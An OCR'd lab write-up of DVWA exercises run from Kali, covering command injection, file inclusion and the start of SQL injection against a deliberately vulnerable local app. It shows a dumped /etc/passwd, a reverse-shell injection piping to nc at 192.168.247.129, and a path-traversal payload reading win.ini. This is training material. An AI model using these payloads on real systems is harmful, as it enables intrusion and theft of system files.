
Damn Vulnerable Web Application comes with the 3 levels of security- low, medium and high. The command injection exploit will be attempted at low security level after going through the source code and figuring the vulnerability in the code along with the reasoning and the required useful output with the perspective of an attacker.


Exploit Execution Details






Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.039/0.048/0.061/0.009 ms
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/



Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.036/0.042/0.050/0.005 ms
/var/www/html/DVWA/vulnerabilities/exec
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin


Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:109:113:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:110:116::/var/lib/saned:/usr/sbin/nologin
lightdm:x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:112:118:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
rtkit:x:113:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:114:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:123:MySQL Server,,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:126::/var/lib/snmp:/bin/false
sslh:x:120:128::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin
redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:124:65534::/run/iodine:/usr/sbin/nologin
miredo:x:125:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:127:133::/var/lib/redis:/usr/sbin/nologin
postgres:x:128:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:129:136::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:130:137::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:131:139::/var/lib/openvas:/usr/sbin/nologin
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh


Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.046 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.026/0.038/0.046/0.008 ms
www-data
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1|nc 192.168.247.129 11119 -e /bir
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
127.0.0.1




Summary

The low security level in which source code played an important role to figure out the vulnerabilities and then the commands helped in retrieving sensitive file which can even lead to obtain the root access of the system in which web application is running. Hence, command injection is the basic penetration test that every web application needs to pass.

3. DVWA- File Inclusion

The File Inclusion vulnerability allows an attacker to include a file from the server. The vulnerability occurs due to the use of user-supplied input without proper validation. Check the highlighted payload, method and response of modified request in the request/response section.




Approach

A local file inclusion vulnerability in the URL http://localhost/dvwa/vulnerabilities/fi/?page=/../../../../../../../../../../../../windows/win.ini.

The payload /../../../../../../../../../../../../windows/win.ini was submitted with the GET method.

The HTTP response of http://localhost/dvwa/vulnerabilities/fi/?page=/../../../../../../../../../../../../windows/win.ini contains the output of the included file which indicates that the payload was executed successfully on the server. The difficulty level will be set to high.

Exploit Execution Details




Summary

Perform proper input validation when accepting and processing user supplied inputs into a file inclusion operation.

4. DVWA- SQL Injection

A SQL injection attack consists of the insertion or injection of a SQL query via the clients input data to the application. SQL injection attack is a type of attack where malicious SQL commands are injected into data-plane input to affect the execution of predefined SQL commands. A successful SQL injection attack can:


- ❖ Read sensitive data from the database.
- ❖ Modify the database data (Insert/Update/Delete).
- ❖ Execute administration operations on the database (such as shutdown the DBMS).
- ❖ Recover the content of a given file present on the DBMS file system.
- ❖ In some cases, issue malicious commands to the operating system.

